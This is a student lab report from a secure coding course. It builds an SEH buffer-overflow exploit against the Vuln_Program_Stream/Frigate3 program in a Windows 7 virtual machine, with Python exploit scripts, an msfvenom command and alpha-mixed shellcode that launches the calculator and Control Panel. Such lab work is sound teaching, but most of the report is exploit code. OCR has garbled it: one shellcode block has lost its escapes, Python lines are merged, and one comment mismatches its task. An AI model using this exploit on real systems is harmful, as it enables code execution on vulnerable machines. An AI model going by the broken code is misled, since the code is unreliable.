CSE-2010 Secure Coding Lab[Slot- L23-L24]

LAB - 8

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Lab experiment - Working with the memory vulnerabilities – Part II

Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload.**
    - **Replace the shellcode in the exploit2.py**
- **Install Vuln_Program_Stream.exe and Run the same**

Analysis

- **Try to crash the Vuln_Program_Stream program and exploit it.**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**
  Example:
  msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
- **Change the default trigger to open control panel.**

Initially the code has some bugs so the correct code after correcting the bugs is as follows

TASK 1 (Trigger CMD)

Exploit2.py

```
# -*- coding: cp1252 -*-

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B 5B POP EBX

#40010C4C 5D POP EBP
#40010C4D C3 RETN

#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program
```

Files\Frigate3\rtl60.bpl)


```
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc
-e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python


buf = b""
buf += b"x89xe2xdbxcdxd9x72xf4x5fx57x59x49x49x49"
buf += b"x49x49x49x49x49x49x49x43x43x43x43x43x43"
buf += b"x37x51x5ax6ax41x58x50x30x41x30x41x6bx41"
buf += b"x41x51x32x41x42x32x42x42x30x42x42x41x42"
buf += b"x58x50x38x41x42x75x4ax49x79x6cx59x78x4d"
buf += b"x52x75x50x75x50x47x70x51x70x4bx39x58x65"
buf += b"x55x61x6bx70x50x64x6cx4bx30x50x74x70x6e"
buf += b"x6bx66x32x36x6cx6ex6bx31x42x45x44x6ex6b"
buf += b"x54x32x51x38x34x4fx6dx67x42x6ax34x66x44"
buf += b"x71x39x6fx4ex4cx35x6cx70x61x63x4cx77x72"
buf += b"x66x4cx77x50x7ax61x5ax6fx44x4dx56x61x79"
buf += b"x57x58x62x6ax52x53x62x71x47x6cx4bx53x62"
buf += b"x44x50x4cx4bx63x7ax57x4cx4ex66x30x4cx72"
buf += b"x31x73x48x59x73x71x58x55x51x5ax71x46x31"
buf += b"x4ex6bx76x39x45x70x75x51x39x43x6ex6bx67"
buf += b"x39x75x48x5ax43x57x4ax43x79x4cx4bx37x44"
buf += b"x4cx4bx35x51x48x56x55x61x4bx4fx4ex4cx5a"
buf += b"x61x6ax6fx46x6dx75x51x4bx77x67x48x49x70"
```

```
buf += b"x44x35x38x76x55x53x33x4dx6ax58x57x4bx31"
buf += b"x6dx76x44x54x35x7ax44x70x58x6ex6bx33x68"
buf += b"x76x44x77x71x39x43x63x56x4cx4bx76x6cx70"
buf += b"x4bx4ex6bx33x68x57x6cx36x61x79x43x4ex6b"
buf += b"x64x44x6cx4bx76x61x5ax70x6fx79x50x44x61"
buf += b"x34x44x64x63x6bx51x4bx51x71x63x69x71x4a"
buf += b"x46x31x49x6fx79x70x53x6fx31x4fx51x4ax4c"
buf += b"x4bx34x52x6ax4bx4ex6dx71x4dx63x5ax73x31"
buf += b"x6ex6dx4fx75x6fx42x73x30x37x70x65x50x46"
buf += b"x30x62x48x54x71x6cx4bx62x4fx4cx47x4bx4f"
buf += b"x4bx65x6fx4bx4ax50x4ex55x4fx52x30x56x52"
buf += b"x48x4fx56x5ax35x6dx6dx6fx6dx39x6fx6bx65"
buf += b"x65x6cx35x56x71x6cx76x6ax6dx50x6bx4bx4b"
buf += b"x50x72x55x66x65x6dx6bx43x77x52x33x53x42"
buf += b"x30x6fx73x5ax43x30x46x33x4bx4fx58x55x51"
buf += b"x73x72x4dx43x54x53x30x41x41"

payload = junk + nseh + seh + nops + buf.decode("utf-8") with
open ('payload.txt', 'w',encoding="utf8", errors='ignore') as f:
f.write(payload)
 f.close
```

Payload generated:




Somewhat like this


Crashing the application

Use the generated payload and try to exploit any of the input fields to see if crashes or not.

Here the FIND COMPUTER field has a buffer overflow vulnerability.


It crashed the application and triggered calc.exe which opens the calculator.





Task 2 (TRIGGERING CONTROL PANEL)

Generate payload using msfvenom



Use this is in the code

Code

Exploit.py

```
# -*- coding: cp1252 -*-


f= open("paylctrl.txt", "w")


junk="A" * 4112


nseh="\xeb\x20\x90\x90"


seh="\x4B\x0C\x01\x40"
#40010C4B 5B POP EBX

#40010C4C 5D POP EBP

#40010C4D C3 RETN
```

#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

```
buf = b""
buf += b"\xdd\xc7\xd9\x74\x24\xf4\x5d\x55\x59\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37" buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41" buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58" buf += b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x68\x68\x4d\x52" buf += b"\x73\x30\x57\x70\x45\x50\x63\x50\x6e\x69\x4d\x35\x56" buf += b"\x51\x79\x50\x72\x44\x6e\x6b\x36\x30\x44\x70\x4c\x4b" buf += b"\x51\x42\x64\x4c\x6e\x6b\x31\x42\x64\x54\x6e\x6b\x70" buf += b"\x72\x36\x48\x56\x6f\x6e\x57\x31\x5a\x66\x46\x35\x61" buf += b"\x59\x6f\x6c\x6c\x67\x4c\x35\x31\x71\x6c\x53\x32\x56"
buf += b"\x4c\x31\x30\x6a\x61\x68\x4f\x74\x4d\x36\x61\x38\x47" buf += b"\x7a\x42\x4a\x52\x36\x32\x30\x57\x4c\x4b\x53\x62\x36" buf += b"\x70\x6c\x4b\x32\x6a\x45\x6c\x6c\x4b\x50\x4c\x37\x61" buf +=
```

```
b"\x30\x78\x4b\x53\x42\x68\x43\x31\x78\x51\x33\x61\x6e"
buf +=
b"\x6b\x73\x69\x45\x70\x35\x51\x69\x43\x4c\x4b\x51\x59" buf
+= b"\x66\x78\x48\x63\x74\x7a\x77\x39\x4c\x4b\x50\x34\x6e" buf
+= b"\x6b\x77\x71\x49\x46\x35\x61\x59\x6f\x6c\x6c\x59\x51" buf
+= b"\x48\x4f\x34\x4d\x55\x51\x78\x47\x35\x68\x39\x70\x42" buf
+= b"\x55\x78\x76\x55\x53\x51\x6d\x39\x68\x55\x6b\x31\x6d"
buf +=
b"\x36\x44\x34\x35\x5a\x44\x33\x68\x6e\x6b\x43\x68\x51" buf
+= b"\x34\x57\x71\x79\x43\x50\x66\x6e\x6b\x36\x6c\x42\x6b"
buf += b"\x6c\x4b\x42\x78\x75\x4c\x35\x51\x5a\x73\x4c\x4b\x76"
buf +=
b"\x64\x4e\x6b\x53\x31\x5a\x70\x6b\x39\x52\x64\x77\x54" buf
+= b"\x35\x74\x63\x6b\x53\x6b\x71\x71\x52\x79\x43\x6a\x63"
buf += b"\x61\x49\x6f\x49\x70\x63\x6f\x73\x6f\x61\x4a\x6c\x4b"
buf += b"\x55\x42\x68\x6b\x4c\x4d\x61\x4d\x32\x4a\x75\x51\x6c"
buf +=
b"\x4d\x4b\x35\x58\x32\x63\x30\x37\x70\x45\x50\x52\x70" buf
+= b"\x43\x58\x30\x31\x4e\x6b\x32\x4f\x6c\x47\x49\x6f\x68" buf
+= b"\x55\x4f\x4b\x38\x70\x68\x35\x49\x32\x33\x66\x50\x68" buf
+= b"\x59\x36\x4e\x75\x4d\x6d\x4d\x4d\x4b\x4f\x58\x55\x45"
buf += b"\x6c\x37\x76\x61\x6c\x76\x6a\x4f\x70\x79\x6b\x69\x70"
buf +=
b"\x31\x65\x57\x75\x6f\x4b\x52\x67\x46\x73\x73\x42\x32" buf
+= b"\x4f\x70\x6a\x73\x30\x70\x53\x79\x6f\x6b\x65\x50\x63" buf
```

```
+= b"\x42\x4f\x72\x4e\x30\x74\x33\x42\x62\x4f\x50\x6c\x37" buf
+= b"\x70\x41\x41"



payload = junk + nseh + seh + nops + buf


f.write(payload)

f.close
```

Payload

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


••K@•••ÝÇÙt$ô]UYIIIIIIIIICCCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIil
hhMRs0WpEPcPniM5VQyPrDnk60DpLKQBdLnk1BdTnkpr6HVonW1ZfF5aYollgL51qlS2VL10jahOtM6a8GzBJR620WLKSb6plK2jEllKPL7a0xKSB
hC1xQ3anksiEp5QiCLKQYfxHctzw9LKP4nkwqIF5aYollYQHO4MUQxG5h9pBUxvUSQm9hUk1m6D45ZD3hnkChQ4WqyCPfnk6lBklKBxuL5QZsL
KvdNkS1Zpk9RdwT5tckSkqqRyCjcaIoIpcosoaJlKUBhkLMaM2JuQlMK5X2c07pEPRpCX01Nk2OlGIohUOK8ph5I23fPhY6NuMmMMKOXUEl7va
l vjOpykip1eWuoKRgFssB2Opjs0pSyokePcBOrN0t3BbOPl7pAA



Put this payload in the FIND COMPUTER input field and see the vulnerability.



Crashing of the application triggered the control panel


Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)
Player
Control Panel
Search Control Panel
Adjust your computer's settings
View by: Category
System and Security
Review your computer's status
Back up your computer
Find and fix problems
Network and Internet
View network status and tasks
Choose homegroup and sharing options
Hardware and Sound
View devices and printers
Add a device
Programs
Uninstall a program
User Accounts and Family Safety
Add or remove user accounts
Set up parental controls for any user
Appearance
Change desktop background
Adjust screen resolution
Clock, Language, and Region
Change keyboards or other input methods
Ease of Access
Let Windows suggest settings
Optimize visual display